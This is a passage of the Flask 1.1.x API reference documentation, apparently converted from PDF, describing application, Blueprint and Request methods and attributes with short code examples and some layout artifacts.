    return 'Hello World'
```

[For more information refer to URL Route Registrations.](#)

**Parameters:**

**rule** – the URL rule as string

**endpoint** – the endpoint for the registered URL rule. Flask itself assumes the name of the view function as endpoint

**options** – [the options to be forwarded to the underlying Rule object.](#) A change to Werkzeug is handling of method options.

methods is a list of methods this rule should be limited to (GET, POST etc.). By default a rule just listens for GET (and implicitly HEAD). Starting with Flask 0.6, OPTIONS is implicitly added and handled by the standard request handling.

`run( host=None, port=None, debug=None, load_dotenv=True, **options)` Runs the application on a local development server.

Do not use run() in a production setting. It is not intended to meet security and

[performance requirements for a production server. Instead, see Deployment Op-](#)

[tions for WSGI server recommendations.](#)

If the `debug` flag is set the server will automatically reload for code changes and show a debugger in case an exception happened.

If you want to run the application in debug mode, but disable the code execution on the interactive debugger, you can pass `use_evalex=False` as parameter. This will keep the debugger's traceback screen active, but disable code execution.

It is not recommended to use this function for development with automatic reloading as this is badly supported. Instead you should be using the `flask` command line script's run support.

□ v: 1.1.x □

Keep in Mind:

Flask will suppress any server error with a generic error page unless it is in debug mode. As such to enable just the interactive debugger without the code reloading,

[you have to invoke `run\(\)` with](#) `debug=True` and `use_reloader=False`. Setting `use_debugger` to `True` without being in debug mode won't catch any exceptions

because there won't be any to catch.

## Parameters:

**host** – the hostname to listen on. Set this to '`0.0.0.0`' to have the server available externally as well. Defaults to '`127.0.0.1`' or the host in the `SERVER_NAME` config variable if present.

**port** – the port of the webserver. Defaults to `5000` or the port defined in the `SERVER_NAME` config variable if present.

**debug** – if given, enable or disable debug mode. See [debug](#).

**load\_dotenv** – Load the nearest `.env` and `.flaskenv` files to set environment variables. Will also change the working directory to the directory containing the first file found.

**options** – the options to be forwarded to the underlying Werkzeug server. See [werkzeug.serving.run\\_simple\(\)](#) for more information.

## *Changelog*

**save\_session( session, response)**

Saves the session if it needs updates. For the default implementation, check

[\*\*open\\_session\(\)\*\*](#). Instead of overriding this method we recommend replacing the [\*\*session\\_interface\*\*](#).

#### **Parameters:**

**session** – the session to be saved (a **SecureCookie** object)

**response** – an instance of [\*\*response\\_class\*\*](#)

## **secret\_key**

If a secret key is set, cryptographic components can use this to sign cookies and other things. Set this to a complex random value when you want to use the secure cookie for instance.

This attribute can also be configured from the config with the [SECRET\\_KEY config-](#)

uration key. Defaults to None.

### **select\_jinja\_autoescape( filename)**

Returns True if autoescaping should be active for the given template name. If no

v: 1.1.x

template name is given, returns *True*.

*Changelog*

## **send\_file\_max\_age\_default**

A [timedelta](#) which is used as default cache\_timeout for the [send\\_file\(\) func](#)

tions. The default is 12 hours.

This attribute can also be configured from the config with the

SEND\_FILE\_MAX\_AGE\_DEFAULT configuration key. This configuration variable can

also be set with an integer value used as seconds. Defaults to

timedelta(hours=12)

### **send\_static\_file( *filename* )**

Function used internally to send static files from the static folder to the browser.

*Changelog*

## **session\_cookie\_name**

The secure cookie uses this for the name of the session cookie.

This attribute can also be configured from the config with the SESSION\_COOKIE\_NAME configuration key. Defaults to 'session' **session\_interface** = <*flask.sessions.SecureCookieSessionInterface object*> the session interface to use. By default an instance of [\*\*SecureCookieSessionInterface\*\*](#) is used here.

*Changelog*

**shell\_context\_processor( f )**

Registers a shell context processor function.

*Changelog*

**shell\_context\_processors** = *None*

A list of shell context processor functions that should be run when a shell context is created.

*Changelog*

**should\_ignore\_error( error )**

This is called to figure out if an error should be ignored or not as far as the tear-

□ v: 1.1.x □

down system is concerned. If this function returns True then the teardown handlers will not be passed the error.

## *Changelog*

### *property static\_folder*

The absolute path to the configured static folder.

### *property static\_url\_path*

The URL prefix that the static route will be accessible from.

If it was not configured during init, it is derived from [static\\_folder](#).

### **teardown\_appcontext( f )**

Registers a function to be called when the application context ends. These functions are typically also called when the request context is popped.

Example:

```
ctx = app.app_context()
```

```
ctx.push()
```

```
...
```

```
ctx.pop()
```

When ctx.pop() is executed in the above example, the teardown functions are

called just before the app context moves from the stack of active contexts. This becomes relevant if you are using such constructs in tests.

Since a request context typically also manages an application context it would also be called when you pop a request context.

When a teardown function was called because of an unhandled exception it will be

[passed an error object. If an `errorhandler\(\)`](#) is registered, it will handle the exception and the teardown will not receive it.

The return values of teardown functions are ignored.

### *Changelog*

#### **`teardown_appcontext_funcs = None`**

A list of functions that are called when the application context is destroyed. Since the application context is also torn down if the request ends this is the place to store code that disconnects from databases.

### *Changelog*

□ v: 1.1.x □

#### **`teardown_request( f )`**

Register a function to be run at the end of each request, regardless of whether there was an exception or not. These functions are executed when the request context is popped, even if not an actual request was performed.

Example:

```
ctx = app.test_request_context()
```

```
ctx.push()
```

```
...
```

```
ctx.pop()
```

When `ctx.pop()` is executed in the above example, the teardown functions are

called just before the request context moves from the stack of active contexts. This becomes relevant if you are using such constructs in tests.

Generally teardown functions must take every necessary step to avoid that they will fail. If they do execute code that might fail they will have to surround the execution of these code by `try/except` statements and log occurring errors.

When a teardown function was called because of an exception it will be passed an error object.

The return values of teardown functions are ignored.

Debug Note:

In debug mode Flask will not tear down a request on an exception immediately.

Instead it will keep it alive so that the interactive debugger can still access it. This behavior can be controlled by the `PRESERVE_CONTEXT_ON_EXCEPTION` configuration variable.

### **teardown\_request\_funcs = None**

A dictionary with lists of functions that are called after each request, even if an exception has occurred. The key of the dictionary is the name of the blueprint this function is active for, `None` for all requests. These functions are not allowed to modify the request, and their return values are ignored. If an exception occurred while processing the request, it gets passed to each `teardown_request` function. To register a function here, use the [teardown\\_request\(\) decorator](#).

### *Changelog*

□ v: 1.1.x □

## **template\_context\_processors = None**

A dictionary with list of functions that are called without argument to populate the template context. The key of the dictionary is the name of the blueprint this function is active for, None for all requests. Each returns a dictionary that the template context is updated with. To register a function here, use the

[context\\_processor\(\)](#) decorator.

## **template\_filter( name=None)**

A decorator that is used to register custom template filter. You can specify a name for the filter, otherwise the function name will be used. Example:

```
@app.template_filter()
```

```
def reverse(s):
```

```
    return s[::-1]
```

**Parameters:** **name** – the optional name of the filter, otherwise the function name will be used.

## **template\_folder = None**

Location of the template files to be added to the template lookup. None if templates should not be added.

## **template\_global( name=None)**

A decorator that is used to register a custom template global function. You can specify a name for the global function, otherwise the function name will be used.

Example:

```
@app.template_global()
```

```
def double(n):
```

```
    return 2 * n
```

### *Changelog*

**Parameters:** `name` – the optional name of the global function, otherwise the function name will be used.

```
template_test( name=None)
```

A decorator that is used to register custom template test. You can specify a name for the test, otherwise the function name will be used. Example:

```
@app.template_test()
```

```
def is_prime(n):
```

```
     v: 1.1.x 
```

```
    if n == 2:
```

```
        return True
```

```
    for i in range(2, int(math.ceil(math.sqrt(n))) + 1): if n % i == 0:
```

```
        return False
```

```
    return True
```

### *Changelog*

**Parameters:** `name` – the optional name of the test, otherwise the function name will be used.

```
property templates_auto_reload
```

Reload templates when they are changed. Used by

[create\\_jinja\\_environment\(\)](#).

This attribute can be configured with [TEMPLATES\\_AUTO\\_RELOAD](#). If not set, it will be enabled in debug mode.

*Changelog*

**test\_cli\_runner( \*\*kwargs)**

Create a CLI runner for testing CLI commands. See [Testing CLI Commands](#).

Returns an instance of [test\\_cli\\_runner\\_class](#), by default [FlaskCliRunner](#).

The Flask app object is passed as the first argument.

*Changelog*

**test\_cli\_runner\_class = None**

[The CliRunner subclass, by default FlaskCliRunner that is used by](#)

[test\\_cli\\_runner\(\)](#). Its `__init__` method should take a Flask app object as the first argument.

*Changelog*

**test\_client( use\_cookies=True, \*\*kwargs)**

Creates a test client for this application. For information about unit testing head

[over to Testing Flask Applications](#).

Note that if you are testing for assertions or exceptions in your application code, you must set `app.testing = True` in order for the exceptions to propagate to the test client. Otherwise, the exception

will be handled by the application (not visible to the test client) and the only indication of an `AssertionError` or other exception

□ v: 1.1.x □

will be a 500 status code response to the test client. See the [testing](#) attribute. For example:

```
app.testing = True
```

```
client = app.test_client()
```

The test client can be used in a `with` block to defer the closing down of the context until the end of the `with` block. This is useful if you want to access the context locals for testing:

```
with app.test_client() as c:
```

```
    rv = c.get('/?vodka=42' )
```

```
    assert request.args['vodka'] == '42'
```

Additionally, you may pass optional keyword arguments that will then be passed to the application's [test client class](#) constructor. For example: `from flask.testing import FlaskClient`

```
class CustomClient(FlaskClient):
```

```
    def __init__(self, *args, **kwargs):
```

```
        self._authentication = kwargs.pop("authentication" )
```

```
    super(CustomClient, self).__init__( *args, **kwargs)
```

```
    app.test_client_class = CustomClient
```

```
client = app.test_client(authentication='Basic ....' )
```

[See `FlaskClient`](#) for more information.

## *Changelog*

**test\_client\_class = None**

the test client that is used with when *test\_client* is used.

## *Changelog*

**test\_request\_context( \*args, \*\*kwargs)**

Create a [\*\*RequestContext\*\* for a WSGI environment created from the given values.](#)

This is mostly useful during testing, where you may want to run a function that uses request data without dispatching a full request.

[See The Request Context.](#)

Use a with block to push the context, which will make **request** point at the request for the created environment.

□ v: 1.1.x □

**with test\_request\_context(... ):**

generate\_report()

When using the shell, it may be easier to push and pop the context manually to avoid indentation.

```
ctx = app.test_request_context(... )
```

```
ctx.push()
```

```
...
```

```
ctx.pop()
```

Takes the same arguments as Werkzeug's [EnvironBuilder](#), with some defaults

from the application. See the linked Werkzeug docs for most of the available arguments. Flask-specific behavior is listed here.

### Parameters:

**path** – URL path being requested.

**base\_url** – Base URL where the app is being served, which path is relative to. If not given, built from

[PREFERRED\\_URL\\_SCHEME](#), subdomain, [SERVER\\_NAME](#), and [APPLICATION\\_ROOT](#).

**subdomain** – Subdomain name to append to [SERVER\\_NAME](#).

**url\_scheme** – Scheme to use instead of

[PREFERRED\\_URL\\_SCHEME](#).

**data** – The request body, either as a string or a dict of form keys and values.

**json** – If given, this is serialized as JSON and passed as data.

Also defaults content\_type to application/json.

**args** – other positional arguments passed to

[EnvironBuilder](#).

**kwargs** – other keyword arguments passed to

[EnvironBuilder](#).

# testing

The testing flag. Set this to True to enable the test mode of Flask extensions (and in the future probably also Flask itself). For example this might activate test helpers that have an additional runtime cost which should not be enabled by

default.

If this is enabled and PROPAGATE\_EXCEPTIONS is not changed from the default

it's implicitly enabled.

□ v: 1.1.x □

This attribute can also be configured from the config with the TESTING configuration key. Defaults to False.

## **trap\_http\_exception( e)**

Checks if an HTTP exception should be trapped or not. By default this will return False for all exceptions except for a bad request key error if

TRAP\_BAD\_REQUEST\_ERRORS is set to True. It also returns True if

TRAP\_HTTP\_EXCEPTIONS is set to True.

This is called for all HTTP exceptions raised by a view function. If it returns True for any exception the error handler for this exception is not called and it shows up as regular exception in the traceback. This is helpful for debugging implicitly raised HTTP exceptions.

*Changelog*

## **update\_template\_context( context)**

Update the template context with some commonly used variables. This injects request, session, config and g into the template context as well as everything template context processors want to inject. Note that as of Flask 0.6, the original values in the context will not be overridden if a context processor decides to return a value with the same key.

**Parameters:** **context** – the context as a dictionary that is updated in place to add extra variables.

## **url\_build\_error\_handlers = None**

[A list of functions that are called when url\\_for\(\) raises a BuildError.](#) Each function registered here is called with *error*, *endpoint* and *values*. If a function returns None or raises a **BuildError** the next function is tried.

## *Changelog*

## **url\_default\_functions = None**

A dictionary with lists of functions that can be used as URL value preprocessors.

The key None here is used for application wide callbacks, otherwise the key is the name of the blueprint. Each of these functions has the chance to modify the dictionary of URL values before they are used as the keyword arguments of the view

function. For each function registered this one should also provide a

[url\\_defaults\(\)](#) function that adds the parameters automatically again that were removed that way.

## *Changelog*

□ v: 1.1.x □

## `url_defaults( f )`

Callback function for URL defaults for all view functions of the application. It's called with the endpoint and values and should update the values passed in place.

## `url_map = None`

[The Map for this instance.](#) You can use this to change the routing converters after the class was created but before any routes are connected. Example:

```
from werkzeug.routing import BaseConverter

class ListConverter(BaseConverter):

    def to_python(self, value):
        return value.split(',')

    def to_url(self, values):
        return ','.join(super(ListConverter, self).to_url(value) for value in
values)

app = Flask(__name__)

app.url_map.converters['list'] = ListConverter
```

# **url\_map\_class**

alias of [werkzeug.routing.Map](#)

# **url\_rule\_class**

alias of [`werkzeug.routing.Rule`](#)

**url\_value\_preprocessor( f )**

Register a URL value preprocessor function for all view functions in the application. These functions will be called before the [`before\_request\(\)` functions](#).

The function can modify the values captured from the matched url before they are passed to the view. For example, this can be used to pop a common language code value and place it in g rather than pass it to every view.

The function is passed the endpoint name and values dict. The return value is ignored.

**url\_value\_processors = None**

A dictionary with lists of functions that are called before the

[`before\_request\_funcs`](#) functions. The key of the dictionary is the name of the

blueprint this function is active for, or None for all requests. To register a function,

[`use url\_value\_preprocessor\(\)`](#).

v: 1.1.x

*Changelog*

**use\_x\_sendfile**

Enable this if you want to use the X-Sendfile feature. Keep in mind that the server has to support this. This only affects files sent with the [`send\_file\(\)`](#) method.

### *Changelog*

This attribute can also be configured from the config with the `USE_X_SENDFILE`

configuration key. Defaults to False.

### **`view_functions = None`**

A dictionary of all view functions registered. The keys will be function names which are also used to generate URLs and the values are the function objects them-

[selves. To register a view function, use the `route\(\)` decorator.](#)

### **`wsgi_app( environ, start_response)`**

The actual WSGI application. This is not implemented in `__call__()` so that middlewares can be applied without losing a reference to the app object. Instead of doing this:

```
app = MyMiddleware(app)
```

It's a better idea to do this instead:

```
app.wsgi_app = MyMiddleware(app.wsgi_app)
```

Then you still have the original application object around and can continue to call methods on it.

### *Changelog*

### **Parameters:**

**environ** – A WSGI environment.

**start\_response** – A callable accepting a status code, a list of headers, and an optional exception context to start the response.

## Blueprint Objects

```
class flask.Blueprint( name, import_name, static_folder=None,  
static_url_path=None, template_folder=None, url_prefix=None,  
subdomain=None, url_defaults=None, root_path=None, cli_group=  
<object object> )
```

□ v: 1.1.x □

Represents a blueprint, a collection of routes and other app-related functions that can be registered on a real application later.

A blueprint is an object that allows defining application functions without requiring an application object ahead of time. It uses the same decorators as [Flask, but defers the](#)

need for an application by recording them for later registration.

Decorating a function with a blueprint creates a deferred function that is called with

[BlueprintSetupState when the blueprint is registered on an application.](#)

[See Modular Applications with Blueprints for more information.](#)

*Changed in version 1.1.0:* Blueprints have a cli group to register nested CLI commands. The cli\_group parameter controls the name of the group under the flask command.

*Changelog*

**Parameters:**

**name** – The name of the blueprint. Will be prepended to each endpoint name.

**import\_name** – The name of the blueprint package, usually `__name__`. This helps locate the `root_path` for the blueprint.

**static\_folder** – A folder with static files that should be served by the blueprint's static route. The path is relative to the blueprint's root path. Blueprint static files are disabled by default.

**static\_url\_path** – The url to serve static files from. Defaults to `static_folder`. If the blueprint does not have a `url_prefix`, the app's static route will take precedence, and the blueprint's static files won't be accessible.

**template\_folder** – A folder with templates that should be added to the app's template search path. The path is relative to the blueprint's root path. Blueprint templates are disabled by default. Blueprint templates have a lower precedence than those in the app's templates folder.

**url\_prefix** – A path to prepend to all of the blueprint's URLs, to make them distinct from the rest of the app's routes.

**subdomain** – A subdomain that blueprint routes will match on by default.

**url\_defaults** – A dict of default values that blueprint routes will receive by default.

**root\_path** – By default, the blueprint will automatically this based on import\_name. In certain situations this automatic detection can fail, so the path can be specified manually instead.

**add\_app\_template\_filter( f, name=None)**

□ v: 1.1.x □

Register a custom template filter, available application wide. Like

[\*\*Flask.add\\_template\\_filter\(\)\*\*](#) but for a blueprint. Works exactly like the

[\*\*app\\_template\\_filter\(\)\*\*](#) decorator.

**Parameters:** name – the optional name of the filter, otherwise the function name will be used.

**add\_app\_template\_global( f, name=None)**

Register a custom template global, available application wide. Like

[\*\*Flask.add\\_template\\_global\(\)\*\*](#) but for a blueprint. Works exactly like the

[\*\*app\\_template\\_global\(\)\*\*](#) decorator.

*Changelog*

**Parameters:** name – the optional name of the global, otherwise the function name will be used.

**add\_app\_template\_test( f, name=None)**

Register a custom template test, available application wide. Like

[`Flask.add\_template\_test\(\)`](#) but for a blueprint. Works exactly like the

[`app\_template\_test\(\)`](#) decorator.

### *Changelog*

**Parameters:** `name` – the optional name of the test, otherwise the function name will be used.

[`add\_url\_rule\( rule, endpoint=None, view\_func=None, \*\*options\)`](#)  
Like [`Flask.add\_url\_rule\(\)`](#) but for a blueprint. The endpoint for the

[`url\_for\(\)`](#) function is prefixed with the name of the blueprint.

[`after\_app\_request\( f\)`](#)

Like [`Flask.after\_request\(\)`](#) but for a blueprint. Such a function is executed after each request, even if outside of the blueprint.

[`after\_request\( f\)`](#)

Like [`Flask.after\_request\(\)`](#) but for a blueprint. This function is only executed after each request that is handled by a function of that blueprint.

[`app\_context\_processor\( f\)`](#)

Like [`Flask.context\_processor\(\)`](#) but for a blueprint. Such a function is execut-

v: 1.1.x

ed each request, even if outside of the blueprint.

[`app\_errorhandler\( code\)`](#)

Like [`Flask.errorhandler\(\)`](#) but for a blueprint. This handler is used for all requests, even if outside of the blueprint.

### `app_template_filter( name=None)`

Register a custom template filter, available application wide. Like

[Flask.template\\_filter\(\) but for a blueprint.](#)

**Parameters:** `name` – the optional name of the filter, otherwise the function name will be used.

### `app_template_global( name=None)`

Register a custom template global, available application wide. Like

[Flask.template\\_global\(\) but for a blueprint.](#)

### *Changelog*

**Parameters:** `name` – the optional name of the global, otherwise the function name will be used.

### `app_template_test( name=None)`

Register a custom template test, available application wide. Like

[Flask.template\\_test\(\) but for a blueprint.](#)

### *Changelog*

**Parameters:** `name` – the optional name of the test, otherwise the function name will be used.

### `app_url_defaults( f)`

Same as [url\\_defaults\(\) but application wide.](#)

### `app_url_value_preprocessor( f)`

Same as [url\\_value\\_preprocessor\(\)](#) but application wide.

### **before\_app\_first\_request( *f* )**

Like [Flask.before\\_first\\_request\(\)](#). Such a function is executed before the first request to the application.

### **before\_app\_request( *f* )**

Like [Flask.before\\_request\(\)](#). Such a function is executed before each request,

□ v: 1.1.x □

even if outside of a blueprint.

### **before\_request( *f* )**

Like [Flask.before\\_request\(\) but for a blueprint](#). This function is only executed before each request that is handled by a function of that blueprint.

### **context\_processor( *f* )**

Like [Flask.context\\_processor\(\)](#) but for a blueprint. This function is only executed for requests handled by a blueprint.

### **endpoint( *endpoint* )**

Like [Flask.endpoint\(\)](#) but for a blueprint. This does not prefix the endpoint with the blueprint name, this has to be done explicitly by the user of this method.

If the endpoint is prefixed with a . it will be registered to the current blueprint, otherwise it's an application independent endpoint.

### **errorhandler( *code\_or\_exception* )**

Registers an error handler that becomes active for this blueprint only. Please be aware that routing does not happen local to a blueprint so an error handler for 404

usually is not handled by a blueprint unless it is caused inside a view function. Another special case is the 500 internal server error which is always looked up from the application.

Otherwise works as the [errorhandler\(\) decorator of the Flask object.](#)

**get\_send\_file\_max\_age( filename)**

Provides default cache\_timeout for the [send\\_file\(\) functions.](#)

By default, this function returns SEND\_FILE\_MAX\_AGE\_DEFAULT from the configuration of [current\\_app](#).

Static file functions such as [send\\_from\\_directory\(\)](#) use this function, and

[send\\_file\(\) calls this function on current\\_app when the given cache\\_timeout](#)

is None. If a cache\_timeout is given in [send\\_file\(\), that timeout is used; otherwise, this method is called.](#)

This allows subclasses to change the behavior when sending files based on the filename. For example, to set the cache timeout for .js files to 60 seconds:

```
class MyFlask(flask.Flask):
```

```
def get_send_file_max_age(self, name):
```

```
if name.lower().endswith('.js'):  
  
    return 60  
  
    □ v: 1.1.x □  
  
return flask.Flask.get_send_file_max_age(self, name)
```

### *Changelog*

#### *property has\_static\_folder*

This is True if the package bound object's container has a folder for static files.

### *Changelog*

#### *import\_name = None*

The name of the package or module that this app belongs to. Do not change this once it is set by the constructor.

# jinja\_loader

The Jinja loader for this package bound object.

*Changelog*

**json\_decoder = None**

Blueprint local JSON decoder class to use. Set to None to use the app's

**json\_decoder.**

**json\_encoder = None**

Blueprint local JSON decoder class to use. Set to None to use the app's

**json\_encoder.**

**make\_setup\_state( app, options, first\_registration=False)** Creates an instance of [BlueprintSetupState\(\) object that is later passed to the](#)

register callback functions. Subclasses can override this to return a subclass of the setup state.

**open\_resource( resource, mode='rb' )**

Opens a resource from the application's resource folder. To see how this works, consider the following folder structure:

/myapplication.py

/schema.sql

/static

/style.css

/templates

/layout.html

/index.html

□ v: 1.1.x □

If you want to open the schema.sql file you would do the following:

```
with app.open_resource('schema.sql') as f: contents = f.read()  
do_something_with(contents)
```

### Parameters:

**resource** – the name of the resource. To access resources within subfolders use forward slashes as separator.

**mode** – Open file in this mode. Only reading is supported, valid values are “r” (or “rt”) and “rb”.

### **record( func)**

Registers a function that is called when the blueprint is registered on the application. This function is called with the state as argument as returned by the

[make\\_setup\\_state\(\)](#) method.

### **record\_once( func)**

Works like [record\(\)](#) but wraps the function in another function that [will ensure](#)

the function is only called once. If the blueprint is registered a second time on the application, the function passed is not called.

**register( app, options, first\_registration=False)** Called by [\*\*Flask.register\\_blueprint\(\)\*\*](#) to register all views and callbacks registered on the blueprint with the application. Creates a [\*\*BlueprintSetupState\*\*](#) and calls each [\*\*record\(\)\*\*](#) callback with it.

#### Parameters:

**app** – The application this blueprint is being registered with.

**options** – Keyword arguments forwarded from

[\*\*register\\_blueprint\(\)\*\*](#).

**first\_registration** – Whether this is the first time this blueprint has been registered on the application.

**register\_error\_handler( code\_or\_exception, f)**

[\*\*Non-decorator version of the errorhandler\(\)\*\*](#) error attach function, akin to the

[\*\*register\\_error\\_handler\(\)\*\*](#) application-wide function of the [\*\*Flask object\*\*](#) but

for error handlers limited to this blueprint.

#### *Changelog*

**root\_path = None**

Absolute path to the package on the filesystem. Used to look up resources contained in the package.

□ v: 1.1.x □

### **route( rule, \*\*options)**

Like [Flask.route\(\) but for a blueprint](#). The endpoint for the [url\\_for\(\)](#) function is prefixed with the name of the blueprint.

### **send\_static\_file( filename)**

Function used internally to send static files from the static folder to the browser.

### *Changelog*

#### *property static\_folder*

The absolute path to the configured static folder.

#### *property static\_url\_path*

The URL prefix that the static route will be accessible from.

If it was not configured during init, it is derived from [static\\_folder](#).

#### **teardown\_app\_request( f)**

Like [Flask.teardown\\_request\(\) but for a blueprint](#). Such a function is executed when tearing down each request, even if outside of the blueprint.

#### **teardown\_request( f)**

Like [Flask.teardown\\_request\(\) but for a blueprint](#). This function is only executed when tearing down requests handled by a function of that blueprint. Teardown request functions are executed when the request context is popped, even

when no actual request was performed.

### **`template_folder = None`**

Location of the template files to be added to the template lookup.  
None if templates should not be added.

### **`url_defaults( f )`**

Callback function for URL defaults for this blueprint. It's called with the endpoint and values and should update the values passed in place.

### **`url_value_preprocessor( f )`**

Registers a function as URL value preprocessor for this blueprint. It's called before the view functions are called and can modify the url values provided.

## Incoming Request Data

v: 1.1.x

```
class flask. Request( environ, populate_request=True,  
shallow=False)
```



The request object used by default in Flask. Remembers the matched endpoint and view arguments.

[It is what ends up as request.](#) If you want to replace the request object used you can

subclass this and set `request_class` to your subclass.

The request object is a `Request` subclass and provides all of the attributes Werkzeug

defines plus a few Flask specific ones.

# **environ**

The underlying WSGI environment.

**path**

**full\_path**

**script\_root**

**url**

**base\_url**

## url\_root

[Provides different ways to look at the current RFC 3987](#). Imagine your application is listening on the following application root:

`http://www.example.com/myapplication`

And a user requests the following URI:

`http://www.example.com/myapplication/%CF%80/page.html?x=y`

In this case the values of the above mentioned attributes would be the following: *path*

`u'/_/page.html'`

*full\_path*

`u'/_/page.html?x=y'`

*script\_root*

`u'/myapplication'`

`u'http://www.example.com/myapplication/`

*base\_url*

`/_/page.html'`

v: 1.1.x

`u'http://www.example.com/myapplication/`

*url*

`/_/page.html?x=y'`

*url\_root*

u'http://www.example.com/myapplication/'

***property acceptCharsets***

List of charsets this client supports as **CharsetAccept** object.

***property acceptEncodings***

List of encodings this client accepts. Encodings in a HTTP term are compression encodings such as gzip. For charsets have a look at **accept\_charset**.

***property acceptLanguages***

List of languages this client accepts as **LanguageAccept** object.

***property acceptMimetypes***

List of mimetypes this client supports as **MIMEAccept** object.

## **access\_control\_request\_headers**

Sent with a preflight request to indicate which headers will be sent with the cross origin request. Set **access\_control\_allow\_headers** on the response to indicate which headers are allowed.

# **access\_control\_request\_method**

Sent with a preflight request to indicate which method will be used for the cross origin request. Set **access\_control\_allow\_methods** on the response to indicate which methods are allowed.

*property access\_route*

If a forwarded header exists this is a list of all ip addresses from the client ip to the last proxy server.

*classmethod application( f)*

Decorate a function as responder that accepts the request as the last argument.

This works like the **responder()** decorator but the function is passed the request object as the last argument and the request object will be closed automatically:

```
@Request.application
```

```
def my_wsgi_app(request):  
    return Response('Hello World!')
```

As of Werkzeug 0.14 HTTP exceptions are automatically caught and converted to

□ v: 1.1.x □

responses instead of failing.

**Parameters:** f – the WSGI callable to decorate

**Returns:**

a new WSGI callable

### *property args*

The parsed URL parameters (the part in the URL after the question mark).

[By default an `ImmutableMultiDict`](#) is returned from this function.

This can be

[changed by setting `parameter\_storage\_class` to a different type.](#)

This might be necessary if the order of the form data is important.

### *property authorization*

The `Authorization` object in parsed form.

### *property base\_url*

Like [url but without the querystring](#) See also: `trusted_hosts`.

### *property blueprint*

The name of the current blueprint

### *property cache\_control*

A [RequestCacheControl object for the incoming cache control headers.](#)

### **close()**

Closes associated resources of this request object. This closes all file handles explicitly. You can also use the request object in a with statement which will automatically close it.

### *Changelog*

# **content\_encoding**

The Content-Encoding entity-header field is used as a modifier to the media-type.

When present, its value indicates what additional content codings have been applied to the entity-body, and thus what decoding mechanisms must be applied in order to obtain the media-type referenced by the Content-Type header field.

*Changelog*

*property content\_length*

The Content-Length entity-header field indicates the size of the entity-body in bytes or, in the case of the HEAD method, the size of the entity-body that would

v: 1.1.x

have been sent had the request been a GET.

**content\_md5**

The Content-MD5 entity-header field, as defined in RFC 1864, is an MD5 digest of the entity-body for the purpose of providing an end-to-end message integrity check (MIC) of the entity-body. (Note: a MIC is good for detecting accidental modification of the entity-body in transit, but is not proof against malicious attacks.) *Changelog*

## **content\_type**

The Content-Type entity-header field indicates the media type of the entity-body sent to the recipient or, in the case of the HEAD method, the media type that would have been sent had the request been a GET.

### *property cookies*

A [dict](#) with the contents of all cookies transmitted with the request.

### *property data*

Contains the incoming request data as string in case it came with a mimetype

Werkzeug does not handle.

## **date**

The Date general-header field represents the date and time at which the message was originated, having the same semantics as orig-date in RFC 822.

# dict\_storage\_class

alias of [werkzeug.datastructures.ImmutableMultiDict](#)

*property endpoint*

The endpoint that matched the request. [This in combination with view\\_args](#) can be used to reconstruct the same or a modified URL. If an exception happened

when matching, this will be None.

*property files*

[MultiDict object containing all uploaded files](#). Each key in [files](#) is the name from the <input type="file" name="">. [Each value in files](#) is a Werkzeug

[FileStorage object](#).

It basically behaves like a standard file object you know from Python, with the difference that it also has a [save\(\) function that can store the file on the filesystem](#).

□ v: 1.1.x □

Note that [files will only contain data if the request method was POST, PUT or](#)

PATCH and the <form> that posted to the request had enctype="multipart/form-data". It will be empty otherwise.

See the [MultiDict / FileStorage documentation for more details about the](#)

used data structure.

## *property form*

The form parameters. By default an [\*\*ImmutableMultiDict\*\*](#) is returned from this function. This can be changed by setting [\*\*parameter\\_storage\\_class\*\*](#) to a different type. This might be necessary if the order of the form data is important.

Please keep in mind that file uploads will not end up here, but instead in the [\*\*files\*\*](#) attribute.

## *Changelog*

# form\_data\_parser\_class

alias of [werkzeug.formparser.FormDataParser](#)

*classmethod* **from\_values( \*args, \*\*kwargs)**

Create a new request object based on the values provided. If environ is given missing values are filled from there. This method is useful for small scripts when you need to simulate a request from an URL. Do not use this method for unittesting, there is a full featured client object (**Client**) that allows to create multipart requests, support for cookies etc.

This accepts the same options as the [EnvironBuilder](#).

*Changelog*

**Returns:** request object

*property* **full\_path**

Requested path as unicode, including the query string.

**get\_data( cache=True, as\_text=False, parse\_form\_data=False)** This reads the buffered incoming data from the client into one bytestring. By default this is cached but that behavior can be changed by setting *cache* to *False*.

Usually it's a bad idea to call this method without checking the content length first as a client could send dozens of megabytes or more to cause memory problems on the server.

v: 1.1.x

Note that if the form data was already parsed this method will not return anything as form data parsing does not cache the data like

this method does. To implicitly

invoke form data parsing function set *parse\_form\_data* to *True*. When this is done the return value of this method will be an empty string if the form parser handles the data. This generally is not necessary as if the whole data is cached (which is the default) the form parser will used the cached data to parse the form data. Please be generally aware of checking the content length first in any case before calling this method to avoid exhausting server memory.

If *as\_text* is set to *True* the return value will be a decoded unicode string.

### *Changelog*

**get\_json( force=False, silent=False, cache=True)** Parse [\*\*data\*\*](#) as JSON.

If the mimetype does not indicate JSON ( *application/json*, [see is\\_json\(\)](#), [this](#)

returns None.

If parsing fails, [on\\_json\\_loading\\_failed\(\)](#) is called and its return value is used

as the return value.

### **Parameters:**

**force** – Ignore the mimetype and always try to parse JSON.

**silent** – Silence parsing errors and return None instead.

**cache** – Store the parsed JSON to return for subsequent calls.

### **property headers**

[The headers from the WSGI environ as immutable EnvironHeaders.](#)

*property host*

Just the host including the port if available. See also: [trusted\\_hosts](#).

*property host\_url*

Just the host with scheme as IRI. See also: [trusted\\_hosts](#).

*property if\_match*

An object containing all the etags in the *If-Match* header.

**Return type:** [ETags](#)

*property if\_modified\_since*

The parsed *If-Modified-Since* header as datetime object.

v: 1.1.x

*property if\_none\_match*

An object containing all the etags in the *If-None-Match* header.

**Return type:** [ETags](#)

*property if\_range*

The parsed *If-Range* header.

*Changelog*

**Return type:** [IfRange](#)

*property if\_unmodified\_since*

The parsed *If-Unmodified-Since* header as datetime object.

*property is\_json*

Check if the mimetype indicates JSON data, either *application/json* or *application/\*+json*.

## **is\_multiprocess**

boolean that is *True* if the application is served by a WSGI server that spawns multiple processes.

## **is\_multithread**

boolean that is *True* if the application is served by a multithreaded WSGI server.

## **is\_run\_once**

boolean that is *True* if the application will be executed only once in a process lifetime. This is the case for CGI for example, but it's not guaranteed that the execution only happens one time.

*property* **is\_secure**

*True* if the request is secure.

*property* **json**

The parsed JSON data if [mimetype](#) indicates JSON (*application/json*, see

[is\\_json\(\)](#).

Calls [get\\_json\(\) with default arguments](#).

**json\_module** = <module 'flask.json' from  
'/home/docs/checkouts/readthedoc-  
s.org/user\_builds/flask/envs/1.1.x/lib/python3.7/site-packages/Flask-  
1.1.2.dev0-py3.7.egg/flask/json/\_\_init\_\_.py'>

